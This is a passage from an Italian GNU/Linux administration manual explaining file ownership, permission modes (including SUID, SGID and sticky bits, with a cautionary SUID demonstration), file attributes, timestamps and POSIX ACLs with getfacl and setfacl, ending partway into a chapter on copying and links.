Il gruppo, nell'argomento del comando, può essere espresso con il nome o con il numero GID. È equivalente a '**`chown`**' quando non si specifica l'utente.

Tabella 180.3. Alcune opzioni.

Opzione	Descrizione
`-R` `--recursive`	Esegue l'operazione anche nelle sottodirectory.
`--dereference`	Se si incontrano dei collegamenti simbolici, interviene nei file a cui questi puntano.

Segue la descrizione di alcuni esempi.

- `$` **`chgrp users mio_file`** [*Invio*]

  L'utente proprietario del file '`mio_file`' cambia il gruppo. Il gruppo indicato fa parte di quelli a cui appartiene l'utente.

- `#` **`chgrp -R users /home/tizio`** [*Invio*]

  L'utente '**`root`**' cambia il gruppo alla directory '`/home/tizio/`' e a tutto il suo contenuto.

180.2 Modalità dei permessi

I permessi di accesso, attribuiti ai file o alle directory, definiscono le operazioni che con questi possono essere compiute a seconda dell'utente. La loro gestione è già stata introdotta nella sezione 19.7.3. Brevemente, si distinguono tre tipi di accesso:

- '**`r`**' lettura;
- '**`w`**' scrittura;
- '**`x`**' esecuzione o attraversamento.

Il significato del tipo di accesso dipende dal tipo di file a cui si intende applicare. Per un file normale:

- l'accesso in lettura permette di leggerne il contenuto;
- l'accesso in scrittura permette di modificarne il contenuto;
- l'accesso in esecuzione permette di eseguirlo, ammesso che si tratti di un eseguibile binario o di uno script di qualunque tipo.

Per una directory:

- l'accesso in lettura permette di leggerne il contenuto, ovvero di poter conoscere l'elenco dei file in essa contenuti (di qualunque tipo essi siano);
- l'accesso in scrittura permette di modificarne il contenuto, ovvero di creare, eliminare e rinominare dei file;

- l'accesso in esecuzione permette di attraversare una directory.

I permessi di accesso si possono esprimere in due forme diverse: attraverso una stringa alfabetica o un numero ottale. La stringa utilizza le lettere «r», «w» e «x» per rappresentare i permessi di lettura, scrittura ed esecuzione, mentre quando si utilizza la notazione ottale, il numero quattro rappresenta un permesso di lettura, il numero due rappresenta un permesso di scrittura e il numero uno rappresenta un permesso di esecuzione. Si ottiene la combinazione di più tipi di permesso di accesso sommando le cifre necessarie.

La notazione numerica ottale è preferibile rispetto a quella simbolica, essendo più completa e immediata. In particolare, se il numero non utilizza tutte le cifre, si intende che manchino quelle anteriori e che queste siano semplicemente azzerate.

Oltre ai permessi di accesso per un file o per una directory, si annotano altre informazioni, definibili nell'insieme come ***modalità dei permessi***. In tutto vengono usate quattro cifre ottali (12 bit), dove la prima riguarda alcune situazioni particolari:

1. Sticky (*Save text image*), se si tratta di un eseguibile, durante l'esecuzione salva l'immagine testo nella memoria virtuale (in sistemi Unix recenti questo tipo di richiesta è perfettamente inutile e non viene presa in considerazione);
2. SGID, attiva il numero del gruppo (GID) durante l'esecuzione, ovvero, attribuisce all'eseguibile in funzione i privilegi del gruppo a cui appartiene;
3. SUID, attiva il numero dell'utente (UID) durante l'esecuzione, ovvero, attribuisce all'eseguibile in funzione i privilegi dell'utente a cui appartiene;

Le altre tre cifre, riguardano rispettivamente i permessi di accesso attribuiti all'utente proprietario, al gruppo e agli altri utenti. Per esempio, la modalità 755_8, pari a 0755_8, indica che l'utente proprietario può leggere, modificare ed eseguire il file, mentre, sia gli utenti del gruppo, sia gli altri, possono soltanto leggere ed eseguire il file.

180.2.1 SGID e SUID in pratica

Il modo migliore per comprendere il funzionamento delle modalità SUID e SGID è quello di fare qualche prova. Si inizia facendo una copia dell'eseguibile '**`touch`**' nella propria directory personale.

tizio$ **`cd`**[*Invio*]

tizio$ **`pwd`**[*Invio*]

```
/home/tizio
```

tizio$ **`cp /bin/touch .`**[*Invio*]

tizio$ **`ls -l touch`**[*Invio*]

```
-rwxr-xr-x   1 tizio    tizio       33156 Mar  2 08:46 touch
```

Si deve agire temporaneamente come utente '**`root`**' per cambiare la modalità dei permessi e la proprietà di questo eseguibile.

tizio$ **su** [*Invio*]

Password: ********** [*Invio*]

Si cambia la proprietà del file.

root# **chown root:root touch** [*Invio*]

root# **ls -l touch** [*Invio*]

```
-rwxr-xr-x   1 root     root        33156 Mar  2 08:46 touch
```

Si attribuisce la modalità SUID.

root# **chmod u+s touch** [*Invio*]

root# **ls -l touch** [*Invio*]

```
-rwsr-xr-x   1 root     root        33156 Mar  2 08:46 touch
```

Si può quindi ritornare allo stato precedente, lasciando i privilegi dell'utente '**root**' e riprendendo l'identità dell'utente '**tizio**'.

root# **exit** [*Invio*]

Si può provare a creare un file utilizzando l'eseguibile '**touch**' su cui è stato attivato il bit SUID.

tizio$ **./touch superfile** [*Invio*]

tizio$ **ls -l superfile** [*Invio*]

```
-rw-rw-r--   1 root     tizio           0 Mar  2 09:03 superfile
```

Si può osservare che il file creato appartiene all'utente '**root**', pur essendo stato creato da un utente comune. Si può comprendere quindi, quanto sia pericoloso utilizzare queste modalità speciali, SUID e SGID, senza oculatezza.

180.2.2 Gli script

Le modalità SUID e SGID per uno script non hanno senso, perché non si tratta di un programma autonomo, ma di qualcosa che viene eseguito da una shell. Eventualmente, è la shell a dovere avere le modalità SUID o SGID attive, perché lo script possa agire con i privilegi di un altro utente.

È chiaro che si tratta di un'ipotesi astratta: l'idea di attribuire le modalità SUID e SGID a una shell è semplicemente terribile.

180.2.3 S-bit e le directory

I 3 bit iniziali della modalità dei permessi meritano un po' di attenzione anche quando si tratta di directory.

La directory che abbia il bit Sticky attivo ('**`d--x--x--t`**') non consente la cancellazione e la ridenominazione di un file da parte di un utente diverso da quello proprietario, anche se questo tentativo viene fatto da chi ha il permesso di scrittura sulla directory. Il bit Sticky viene attribuito generalmente alla directory '`/tmp/`' (oltre che a '`/var/tmp/`') quando questa risulta accessibile da ogni utente in tutti i modi: '**`drwxrwxrwt`**'. Ciò permette di evitare che i file possano essere cancellati o rinominati da utenti diversi dai proprietari.

La directory con il bit SGID attivo ('**`d--x--s--x`**') fa in modo che i file (e le directory) che vengono creati al suo interno appartengano al gruppo della directory stessa.

180.2.4 Maschera dei permessi: umask

Quando viene creato un file, questo appartiene automaticamente all'utente che lo crea e al gruppo principale dell'utente stesso. I permessi gli vengono attribuiti in base alla maschera dei permessi (*umask*). Questa maschera rappresenta i permessi che non vengono attribuiti.

Di solito, il suo valore è 022_8 e con questo, non viene attribuito il permesso di scrittura (2_8) né al gruppo proprietario, né agli altri utenti. Il valore di questa maschera può essere modificato attraverso un comando interno di shell: '**`umask`**' (144.4).

180.2.5 Utilizzo di «chmod»

il programma di servizio '**`chmod`**' [3] (*Change mode*) cambia la modalità dei permessi sui file indicati come argomento:

```
chmod [opzioni] modalità_dei_permessi file...
```

Le modifiche della modalità dei permessi avvengono in base alle specifiche indicate nell'argomento precedente all'elenco dei file e si possono esprimere con la sintassi seguente:

```
[u|g|o|a]...[{+|-|=}{r|w|x|X|s|t|u|g|o}...][,...]
```

Una combinazione delle lettere '**`u`**', '**`g`**', '**`o`**', '**`a`**' controlla il tipo di utenti a cui si vuole riferire il cambiamento di permesso:

`u`	Utente proprietario del file.
`g`	Gruppo proprietario del file.
`o`	Utente diverso.
`a`	Tutti gli utenti indifferentemente.

Se l'indicazione degli utenti su cui intervenire non viene fornita, la variazione agisce in funzione della maschera dei permessi che può essere modificata attraverso il comando di shell '**`umask`**' (144.4). In pratica, la variazione riguarda tutti i tipi di utente, a esclusione dei bit attivati nella maschera dei permessi.

I segni '**`+`**', '**`-`**', '**`=`**' indicano il tipo di cambiamento sui permessi:

`+`	Le modalità dei permessi indicate vengono aggiunte.
`-`	Le modalità dei permessi indicate vengono tolte.
`=`	Le modalità dei permessi vengono modificate in modo da diventare esattamente come indicato.

Il gruppo finale di lettere '**`r`**', '**`w`**', '**`x`**', '**`X`**', '**`s`**', '**`t`**', '**`u`**', '**`g`**', '**`o`**' indica i permessi su cui agire:

`r`	Permesso di accesso in lettura.
`w`	Permesso di accesso in scrittura (modifica).
`x`	Permesso di esecuzione o di attraversamento se si tratta di directory.
`X`	La lettera '**`X`**' (maiuscola) si comporta come '**`x`**', ma interviene sulle directory e solo sui file che hanno già un permesso di esecuzione per un utente qualunque. In pratica, si cerca di intervenire solo sui file per i quali il permesso di esecuzione (o di attraversamento) può avere senso.
`s`	Riguarda solo i file eseguibili e le directory. Attiva il bit SUID, o il bit SGID a seconda che il cambiamento intervenga sull'utente, sul gruppo o su entrambi.
`t`	La lettera '**`t`**' riguarda solo i file eseguibili e le directory. Attiva il bit Sticky.
`u`	Attribuisce le stesse modalità dei permessi che ha già l'utente proprietario di quel file.
`g`	Attribuisce le stesse modalità dei permessi che ha già il gruppo proprietario di quel file.
`o`	Attribuisce le stesse modalità dei permessi che hanno già gli altri utenti per quel file.

Non è possibile cambiare i permessi dei collegamenti simbolici: se si interviene su un collegamento simbolico si agisce in realtà sul file di destinazione.

Tabella 180.12. Alcune opzioni.

Opzione	Descrizione
`-R` `--recursive`	Esegue l'operazione anche nelle sottodirectory.
`-c` `--changes`	Avvia dei cambiamenti apportati.

Segue la descrizione di alcuni esempi.

- $ **chmod -R go-rwx ~/*** [*Invio*]

  Toglie sia al gruppo che agli altri utenti la possibilità di accedere in qualunque modo ai file della propria directory personale e anche nelle sottodirectory successive.

- $ **chmod -R a+rX ~/*** [*Invio*]

  Interviene ricorsivamente nel contenuto della propria directory personale, assegna a tutti gli utenti il permesso di lettura e assegna il permesso di attraversamento a tutte le directory, così come il permesso di esecuzione a tutti i file che già risultano eseguibili per alcuni.

180.3 Attributi

Le caratteristiche standard di un file in un sistema Unix sono le proprietà e i permessi. In alcuni casi è possibile attribuire altri attributi come quando si utilizza un file system Ext2 o Ext3. Naturalmente, è compito del kernel fare in modo che questi attributi siano gestiti in modo corretto.

180.3.1 Utilizzo di «chattr»

il programma di servizio '**chattr**' [4] (*Change attributes*) cambia gli attributi su un file system di tipo Ext2 o Ext3:

```
chattr [opzioni] [modalità] file...
```

L'interpretazione corretta di questi attributi dipende dal kernel, ma ci si deve aspettare che tutti siano funzionanti come progettato e a questo proposito conviene sempre verificare nella documentazione originale.

Gli attributi vengono espressi attraverso una modalità simbolica secondo la sintassi seguente, che comunque ne rappresenta solo alcuni:

```
+|-|={A|S|a|c|d|i|s|u}...
```

La variazione degli attributi si esprime attraverso i simboli '**+**', '**-**' e '**=**', secondo lo schema seguente:

+	Gli attributi indicati vengono aggiunti.
-	Gli attributi indicati vengono tolti.
=	Gli attributi vengono modificati in modo da diventare esattamente come indicato.

Gli attributi da variare si individuano utilizzando delle lettere; lo schema seguente ne descrive alcune:

A	Non aggiorna la data di accesso (*atime*). Può essere utile se si vuole ridurre l'attività a carico del disco.
a	Fa in modo che il file, se viene aperto in scrittura, permetta solo l'aggiunta di dati (*append*). Solo l'utente '**root**' può attribuire o togliere questo attributo.
c	Fa in modo che il kernel provveda a comprimere e decomprimere automaticamente i file in modo trasparente.
d	Serve al programma '**dump**' per sapere che il file in questione non è candidato per un recupero (*backup*).
i	Fa in modo che il file non sia modificabile, né cancellabile, né sia possibile cambiargli nome, né sia possibile creare un collegamento fisico verso di esso (i collegamenti simbolici restano ammissibili). Solo l'utente '**root**' può attribuire o togliere questo attributo.
s	Fa in modo che la cancellazione sovrascriva i dati cancellati con altri dati nulli.
S	Fa in modo che le operazioni di I/O su questo file avvengano in modo sincronizzato, senza utilizzare la memoria cache.
u	Fa in modo che sia possibile il recupero dalla cancellazione (quando il file è stato cancellato).

180.3.2 Utilizzo di «lsattr»

Il programma di servizio '**lsattr**' [5] (*List second extended attributes*) elenca gli attributi dei file su un file system di tipo Ext2 o Ext3:

```
lsattr [opzioni] file...
```

Tabella 180.15. Alcune opzioni.

Opzione	Descrizione
-R	Esegue l'operazione anche nelle sottodirectory.
-a	Elenca tutti i file, anche quelli che iniziano con un punto (i cosiddetti file nascosti).
-d	Elenca anche le directory come i file, invece di elencare direttamente il loro contenuto.

180.4 Data

Tutti i file riportano tre indicazioni data-orario:

'**ctime**'	la data e l'ora di «creazione» (riferita all'inode): questa viene modificata in particolare quando si cambia lo stato del file (permessi e proprietà);
'**mtime**'	la data e l'ora di modifica: questa viene cambiata quando si modifica il contenuto del file;
'**atime**'	la data e l'ora di accesso: questa cambia quando si accede al file anche solo in lettura.

180.4.1 Utilizzo di «touch»

Il programma di servizio '**touch**' [6] cambia la data (si intende sia la data che l'ora) di accesso e di aggiornamento dei file:

```
touch [opzioni] file...
```

Se non si specifica una data, viene utilizzata la data e l'ora ottenuta dall'orologio del sistema nel momento in cui viene eseguito il comando. Se si specificano file che non esistono, questi vengono creati vuoti.

Tabella 180.17. Alcune opzioni.

Opzione	Descrizione

`-a`
`--time=atime`
`--time=access`
`--time=use`
	Viene cambiata solo la data di accesso.

`-c` `--no-create`	Non vengono creati i file che non esistono.

`-m`
`--time=mtime`
`--time=modify`
	Cambia solo la data di aggiornamento.

`-r` ***file_di_riferimento*** `--file` ***file_di_riferimento***	Riproduce gli stessi dati del file indicato.
`-t` ***MMGGhhmm***[[***AA***]***AA***[.***ss***]]	Usa l'argomento (mese, giorno, ore, minuti, secolo, anno, secondi) invece di utilizzare la data corrente.

[1] **GNU core utilities** GNU GPL

[2] **GNU core utilities** GNU GPL

[3] **GNU core utilities** GNU GPL

[4] **Second extended file system management programs** GNU GPL

[5] **Second extended file system management programs** GNU GPL

[6] **GNU core utilities** GNU GPL

Capitolo 181

ACL POSIX con i sistemi GNU/Linux

La sigla «ACL» sta per *Access control list* e si riferisce qui a un'estensione della gestione dei permessi, rispetto alla tradizione dei sistemi Unix.

Come succede spesso, i nomi che rappresentano acronimi possono indicare cose differenti in contesti diversi. Nel caso particolare della sigla ACL, questa si usa anche in altre situazioni, specie nella gestione dell'accesso a servizi HTTP (serventi o proxy), dove si vuole regolare l'accesso al servizio o a delle risorse particolari. Ciò che si deve intendere è che la sigla ACL, anche se, come acronimo, fa riferimento alle stesse parole, rappresenta situazioni differenti in base al contesto.

POSIX ha prodotto alcune bozze sulla possibilità di estendere la gestione dei permessi dei sistemi Unix (POSIX 1003.1e e POSIX 1003.2c), ma tali lavori sono rimasti incompiuti. Queste bozze sono pubbliche e diversi sistemi Unix mettono a disposizione alcune di queste estensioni. Le estensioni a cui si fa riferimento con la sigla ACL, o eventualmente con «ACL POSIX» (benché si tratti solo di bozze), sono solo una porzione dell'insieme complessivo e in questo capitolo si vuole descrivere in particolare la realizzazione relativa ai sistemi GNU/Linux.

181.1 File system e programmi di servizio

La gestione delle estensioni ACL POSIX richiede che il file system sia in grado di accumulare le informazioni necessarie e che il kernel sia in grado di gestirle. Nel caso di un kernel Linux occorre abilitare la funzione nell'ambito della voce che consente la gestione di un certo file system (si veda la sezione 67.2.21).

A ogni modo, in un sistema GNU/Linux, il fatto che il kernel sia predisposto correttamente e che il file system sia adatto, non basta ad attivare la gestione delle estensioni ACL POSIX, perché è necessario innestare il file system con l'opzione '**acl**':

```
/dev/hda2  /  ext3  defaults,acl,errors=remount-ro  0  1
```

L'esempio mostra una riga del file '/etc/fstab', in cui si dichiara la partizione usata come file system principale. Come si vede, tra le opzioni appare anche la sigla '**acl**' per attivare la gestione che interessa.

Eventualmente, un file system può essere reinnestato aggiungendo tale opzione:

mount -o remount,acl / [*Invio*]

Per disabilitare le estensioni ACL si può usare l'opzione '**noacl**':

mount -o remount,noacl / [*Invio*]

La gestione delle estensioni ACL POSIX richiede naturalmente la disponibilità di programmi di servizio appropriati. Nei sistemi GNU/Linux si usa il pacchetto ACL, [1] che si compone principalmente dei programmi '**getfacl**' e '**setfacl**'.

181.2 ACL POSIX

Nei confronti di un file (o di una directory), gli utenti di un sistema Unix sono classificati in tre classi: il proprietario del file; gli utenti che appartengono al gruppo a cui è associato il file; gli utenti che non rientrano nelle prime due classi. I permessi di un file (o di una directory) sono suddivisi in tre parti, che riguardano rispettivamente le tre classi di utenti.

Figura 181.2. Associazione tra le classi di utenti e i permessi secondo lo schema tradizionale dei sistemi Unix.

rwx | r-x | r-x

utente proprietario
utente del gruppo proprietario
utente diverso

Quando si inseriscono le ACL POSIX, i file e le directory possono contenere informazioni più articolate nei confronti dei permessi si accesso e degli utenti a cui questi permessi si rivolgono. Le informazioni riguardo ai permessi dell'utente proprietario e degli utenti che non sono proprietari e non appartengono nemmeno al gruppo associato al file, sono gestite come nel sistema tradizionale. Oltre a questo, è possibile dichiarare espressamente utenti, oppure gruppi, a cui si associano dei permessi specifici. La gestione di questi utenti e gruppi particolari, assieme alla gestione dei permessi del gruppo a cui appartiene il file, è sottoposto al filtro di una maschera, che però non è collegato alla maschera dei permessi tradizionale (*umask*).

Figura 181.3. Associazione tra le classi di utenti e i permessi mostrati dal comando '`ls`' quando è attiva la gestione delle ACL POSIX.

rwx | r-x | r-x | +

utente proprietario
maschera ACL
utente diverso
gestione delle ACL POSIX attiva

La maschera dei permessi ACL rappresenta precisamente il massimo delle possibilità che ha un utente appartenente a quell'insieme costituito da: utenti e gruppi particolari, assieme al gruppo associato al file stesso. In altri termini: se anche un utente particolare avesse i permessi di lettura e scrittura su quel file, ma la maschera concedesse, come nell'esempio, soltanto la lettura ed esecuzione, tale utente potrebbe accedere al file soltanto in lettura.

> Questo tipo di maschera va inteso quindi come la rappresentazione di ciò che è concesso, mentre la maschera dei permessi tradizionale rappresenta ciò che viene sottratto nel momento in cui si crea un file o una directory.

Le informazioni sui permessi relative alle estensioni ACL POSIX sono elencate nella tabella successiva, dove si vede in particolare il modo con cui questi vengono rappresentati.

Tabella 181.4. I tipi di voci che possono comporre i permessi secondo le estensioni ACL POSIX.

Voce	Descrizione
`user::`***permessi***	Dichiarazione dei permessi associati all'utente proprietario (questi permessi non sono filtrati dalla maschera ACL).
`group::`***permessi***	Dichiarazione dei permessi associati agli utenti appartenenti al gruppo proprietario.
`user:`***utente*** `:`***permessi***	Dichiarazione dei permessi associati a un utente particolare.
`user:`***gruppo*** `:`***permessi***	Dichiarazione dei permessi associati agli utenti di un gruppo particolare.
`mask::`***permessi***	Dichiarazione della maschera dei permessi concessi a tutte le classi di utenti, escluso il proprietario e gli utenti che non ricadono in alcuna categoria specificata.
`other::`***permessi***	Dichiarazione dei permessi associati agli utenti che non vengono individuati in alcuna categoria particolare (questi permessi non sono filtrati dalla maschera ACL).

181.3 ACL in pratica

Se esistono i presupposti per usare le estensioni ACL POSIX (un kernel adatto e un file system compatibile, innestato con l'opzione '**`acl`**'), si possono fare delle prove per verificare la logica di questo sistema.

Si crea inizialmente la directory '`/tmp/ACL/`' e ci si sposta al suo interno per comodità:

$ **`mkdir /tmp/ACL`** [*Invio*]

$ **`ls -l /tmp`** [*Invio*]

```
…
drwxr-xr-x    2 tizio    tizio        4096 2007-03-18 15:30 ACL
…
```

$ **`cd /tmp/ACL`** [*Invio*]

Da quanto mostrato, si comprende che si sta operando utilizzando l'utenza '**`tizio`**', che appartiene al gruppo '**`tizio`**' (evidentemente si utilizza la gestione dei gruppi privati); inoltre, si comprende che la maschera dei permessi tradizionale ha il valore 0022_8, ma tanto vale controllare:

$ **`umask`** [*Invio*]

```
0022
```

Si crea un file vuoto e poi si verificano i permessi:

$ **`touch primo`** [*Invio*]

$ **`ls -l primo`** [*Invio*]

```
totale 0
-rw-r--r--   1 tizio   tizio          0 2007-03-18 15:36 primo
```

Con l'ausilio di '**getfacl**' si può vedere la descrizione dei permessi tradizionali in forma di ACL POSIX:

$ **getfacl primo** [*Invio*]

```
# file: primo
# owner: tizio
# group: tizio
user::rw-
group::r--
other::r--
```

Come si può osservare, le informazioni che si ottengono sono equivalenti alle solite che mostra il comando '**ls**', tradotte però secondo la forma che appare nella tabella 181.4.

Con l'ausilio di '**setfacl**' si aggiungono dei permessi particolari di accesso all'utente '**caio**':

$ **setfacl -m user:caio:rw- primo** [*Invio*]

Il comando, oltre che attribuire i permessi all'utente '**caio**', predispone in modo predefinito una maschera appropriata:

$ **getfacl primo** [*Invio*]

```
# file: primo
# owner: tizio
# group: tizio
user::rw-
user:caio:rw-
group::r--
mask::rw-
other::r--
```

Conviene osservare anche cosa mostra il comando '**ls**':

$ **ls -l primo** [*Invio*]

```
-rw-rw-r--+  1 tizio   tizio          0 2007-03-18 15:36 primo
```

Come si vede, alla fine della stringa che esprime i permessi appare il segno '**+**', a indicare che sono presenti delle estensioni ACL e che il gruppo centrale di permessi è riferito alla maschera di queste estensioni e non più al gruppo proprietario.

A completamento dell'esempio si può aggiungere al file una voce riferita al gruppo '**sempronio**', a cui si vuole concedere di scrivere e di eseguire il file:

$ **setfacl -m group:sempronio:-wx primo** [*Invio*]

Si può osservare che in condizioni normali, se non si specificano altre opzioni, la voce che rappresenta la maschera viene adattata in modo automatico:

$ **getfacl primo** [*Invio*]

```
# file: primo
# owner: tizio
# group: tizio
user::rw-
user:caio:rw-
group::r--
group:sempronio:-wx
mask::rwx
other::r--
```

$ **ls -l primo** [*Invio*]

```
-rw-rwxr--+   1 tizio    tizio           0 2007-03-18 15:36 primo
```

A questo punto si decide di intervenire direttamente sulla maschera, ma per farlo si può agire in due modi equivalenti:

$ **setfacl -m mask::-w- primo** [*Invio*]

Oppure:

$ **chmod g=w primo** [*Invio*]

Naturalmente, si può usare '**chmod**' anche per modificare i permessi associati all'utente proprietario o agli utenti che non sono individuabili in altri modi, così come si può usare '**setfacl**' con le voci '**user::***permessi*' e '**other::***permessi*'.

$ **getfacl primo** [*Invio*]

```
# file: primo
# owner: tizio
# group: tizio
user::rw-
user:caio:rw-             #effective:-w-
group::r--                #effective:---
group:sempronio:-wx       #effective:-w-
mask::-w-
other::r--
```

A questo punto si vede che la maschera, ridotta al solo permesso di scrittura, interviene sui permessi «efficaci» associati all'utente '**caio**', al gruppo '**sempronio**' e agli utenti del gruppo proprietario. In base all'esempio, gli utenti del gruppo proprietario, avendo originariamente soltanto il permesso di lettura, dopo l'applicazione della maschera non hanno più alcun permesso di accesso.

Si osservi che l'adattamento automatico della maschera continua a persistere, nonostante la modifica manuale. Pertanto, se si aggiungono altri utenti e gruppi particolari, o se si interviene su quelli esistenti, la maschera viene aggiornata di conseguenza. Per evitarlo, quando si usa '**setfacl**' si aggiunge l'opzione '**-n**'.

Per cambiare i permessi di un utente o di un gruppo particolare basta impartire nuovamente il comando relativo, mentre per eliminare le voci di utenti e di gruppi particolari si usa l'opzione '**-x**' e non si specificano i permessi. Ecco come si eliminano le voci dell'utente '**caio**' e del gruppo '**sempronio**':

$ **setfacl -x user:caio: primo** [*Invio*]

$ **setfacl -x group:sempronio: primo** [*Invio*]

$ **getfacl primo** [*Invio*]

```
# file: primo
# owner: tizio
# group: tizio
user::rw-
group::r--
mask::r--
other::r--
```

Se si elimina anche la maschera, il comando '**ls**' non mostra più la presenza di estensioni ACL POSIX:

$ **setfacl -x mask:: primo** [*Invio*]

$ **ls -l primo** [*Invio*]

```
-rw-r--r--    1 tizio    tizio           0 2007-03-18 15:36 primo
```

181.4 Ereditarietà

I permessi con le estensioni ACL POSIX per le directory funzionano come per i file normali, con la differenza che è possibile stabilire delle voci predefinite.

Si inseriscono delle voci predefinite con l'opzione '**-d**' di '**setfacl**' e la prima volta vengono utilizzati anche i dati delle voci generali che appartengono già alla directory (utenti e gruppi particolari vengono ignorati). Per comprendere il meccanismo è necessario procedere con degli esempi, che continuano da quanto lasciato nella sezione precedente.

$ **mkdir seconda** [*Invio*]

Inizialmente, nulla di strano:

$ **getfacl seconda** [*Invio*]

```
# file: seconda
# owner: tizio
# group: tizio
user::rwx
group::r-x
other::r-x
```

Si aggiunge una voce relativa all'utente '**caio**', cui si concede anche di aggiungere e cancellare dei file:

$ **setfacl -m user:caio:rwx seconda** [*Invio*]

$ **getfacl seconda** [*Invio*]

```
# file: seconda
# owner: tizio
# group: tizio
user::rwx
user:caio:rwx
group::r-x
mask::rwx
other::r-x
```

Come già visto nella sezione precedente, la gestione delle estensioni ACL POSIX diventa attiva e si ottiene anche una maschera predefinita.

A questo punto si stabiliscono i permessi predefiniti, aggiungendo un altro utente particolare, che però può solo modificare e attraversare le directory:

$ **setfacl -d -m user:mevio:-wx seconda** [*Invio*]

$ **getfacl seconda** [*Invio*]

```
# file: seconda
# owner: tizio
# group: tizio
user::rwx
user:caio:rwx
group::r-x
mask::rwx
other::r-x
default:user::rwx
default:user:mevio:-wx
default:group::r-x
default:mask::rwx
default:other::r-x
```

Come si vede, appaiono alla fine delle voci precedute dalla sigla '**default**'.

Per dare un senso alle voci predefinite, occorre creare qualcosa all'interno della directory in questione:

$ **cd seconda** [*Invio*]

$ **touch terzo** [*Invio*]

$ **getfacl terzo** [*Invio*]

```
# file: terzo
# owner: tizio
# group: tizio
user::rw-
user:mevio:-wx  #effective:-w-
group::r-x      #effective:r--
mask::rw-
other::r--
```

I permessi (estesi) che ha ottenuto il file '**`terzo`**' dipendono però da quelli che il file otterrebbe in mancanza delle estensioni ACL POSIX. In questo caso, in presenza di una maschera dei permessi 0022_8, trattandosi di un file, si otterrebbero permessi del tipo 0644_8, ovvero '**`rw-r--r--`**'. Da quanto ottenuto si intende che la maschera ACL non ne è influenzata.

Se si crea una directory, questa eredita anche le voci predefinite:

$ **`mkdir quarta`** [*Invio*]

$ **`getfacl quarta`** [*Invio*]

```
# file: quarta
# owner: tizio
# group: tizio
user::rwx
user:mevio:-wx
group::r-x
mask::rwx
other::r-x
default:user::rwx
default:user:mevio:-wx
default:group::r-x
default:mask::rwx
default:other::r-x
```

Per eliminare le voci predefinite, si usa l'opzione '**`-k`**':

$ **`setfacl -k quarta`** [*Invio*]

$ **`getfacl quarta`** [*Invio*]

```
# file: quarta
# owner: tizio
# group: tizio
user::rwx
user:mevio:-wx
group::r-x
mask::rwx
other::r-x
```

181.5 Riferimenti

- Andreas Grünbacher, *Extended Attributes*
  ⟨*http://acl.bestbits.at/about.html*⟩
- Winfried Trümper, *Summary about Posix.1e*
  ⟨*http://wt.xpilot.org/publications/posix.1e/*⟩
- Winfried Trümper, *What could have been IEEE 1003.1e/2c*
  ⟨*http://wt.xpilot.org/publications/posix.1e/download.html*⟩
- *SuSE Linux administration guide: Access control lists in Linux*
  ⟨*http://www.suse.de/~agruen/acl/chapter/fs_acl-en.pdf*⟩
- Andreas Grünbacher, *POSIX access control lists on Linux*
  ⟨*http://www.suse.de/~agruen/acl/linux-acls/*⟩

181.6 Altri programmi affini

- *attr(1)*, *setfattr(1)*, *getfattr(1)* [2]

[1] **ACL** GNU LGPL e GNU GPL

[2] **attr** GNU LGPL

Capitolo 182

Copia, collegamento, spostamento e cancellazione

La copia, il collegamento, lo spostamento e la cancellazione, sono fasi fondamentali dell'amministrazione dei dati, ma nello stesso modo sono anche operazioni molto delicate.

Tabella 182.1. Riepilogo dei programmi comuni per la copia, la creazione di collegamenti, lo spostamento e la cancellazione di file e directory.

Programma	Descrizione
'**cp**'	Copia.
'**ln**'	Crea dei collegamenti.
'**install**'	Copia attribuendo permessi e proprietà ai file di destinazione.
'**dd**'	Copia a basso livello.
'**dd_rescue**'	Copia a basso livello, con la possibilità di recuperare i dati leggibili anche in presenza di problemi di lettura nell'unità di memorizzazione.
'**mv**'	Sposta o rinomina i file.
'**rm**'	Cancella.
'**unlink**'	Cancella un file.
'**shred**'	Fa sparire il contenuto di un file.

182.1 Copia e collegamento

La copia genera un altro file o un'altra directory, il collegamento genera un riferimento aggiuntivo agli stessi dati di origine: assomiglia alla copia, ma rappresenta solo un modo per fare apparire la stessa cosa in più punti differenti.

Nei sistemi Unix i collegamenti sono molto importanti e vengono usati di frequente. Si distinguono due tipi di questi: collegamenti simbolici (*symbolic link*) e collegamenti fisici (*hard link*). Attraverso il collegamento fisico si creano dei riferimenti a dati esistenti in modo non distinguibile da quelli originali; i collegamenti simbolici sono dei file speciali e per questo distinguibili dai file originali.

A fianco del problema della copia di file (o di directory), cioè di entità virtuali per il contenimento dei dati, ci può essere il problema elementare (anche se complicato per l'utente) di trasferire dati attraverso i dispositivi in modo diretto (copia a basso livello).

182.1.1 Collegamenti simbolici

Si è accennato al fatto che i collegamenti simbolici sono dei file speciali, distinguibili dai file originali. Si creano normalmente utilizzando il programma '**ln**', con l'opzione '**-s**', come nell'esempio seguente:

$ **ln -s /bin/sh ./sh** [*Invio*]

Seguendo l'esempio, se si leggono le caratteristiche del file '`./sh`' attraverso '**ls**', si può notare l'indicazione esplicita del fatto che si tratta di un riferimento al file '`/bin/sh`' (il quale potrebbe essere un altro collegamento, ma questo adesso non è importante).

$ **ls -l sh** [*Invio*]

```
lrwxrwxrwx   1 tizio    tizio          7 Mar  2 10:16 sh -> /bin/sh
```

La lettera che appare all'inizio dei permessi, «l», indica esplicitamente che si tratta di un collegamento simbolico. Alla fine, viene indicato anche a chi punta il collegamento: '**-> /bin/sh**'.

Si può osservare inoltre che i permessi di un collegamento simbolico non esistono. Formalmente vengono mostrati come attivi tutti i permessi degli ultimi 9 bit (lettura, scrittura ed esecuzione per tutti gli utenti), perché quelli che contano sono in realtà i permessi del file (o della directory) cui effettivamente punta il collegamento simbolico.

L'esistenza dei collegamenti simbolici altera la logica normale della copia: ha senso copiare i file a cui i collegamenti puntano, o ha senso copiare i collegamenti? Solitamente si considera che la gestione dei collegamenti simbolici debba essere trasparente, come se questi non esistessero e si trattasse effettivamente dei file a cui loro puntano. Ma ciò vale fino a quando non si fa esplicitamente riferimento ai collegamenti in quanto tali.

182.1.2 Collegamenti fisici

La gestione dei collegamenti fisici è più seria, nel senso che deve essere riservata a situazioni di particolare necessità. Attraverso il collegamento fisico si creano dei riferimenti a dati esistenti in modo non distinguibile da quelli originali; in pratica, due o più voci nella stessa directory, o in directory differenti, possono puntare allo stesso file.

Quando si cancella un file, si elimina il riferimento al suo inode dalla directory che lo contiene formalmente. Quando un inode non ha più riferimenti, viene considerato libero e può essere riutilizzato per un altro file. In altre parole, se si utilizzano i collegamenti fisici, un file viene cancellato effettivamente quando sono stati eliminati tutti i riferimenti a questo.

Per comprendere in pratica cosa accade, si può provare con gli esempi seguenti.

$ **touch mio_file** [*Invio*]

$ **ls -l mio_file** [*Invio*]

```
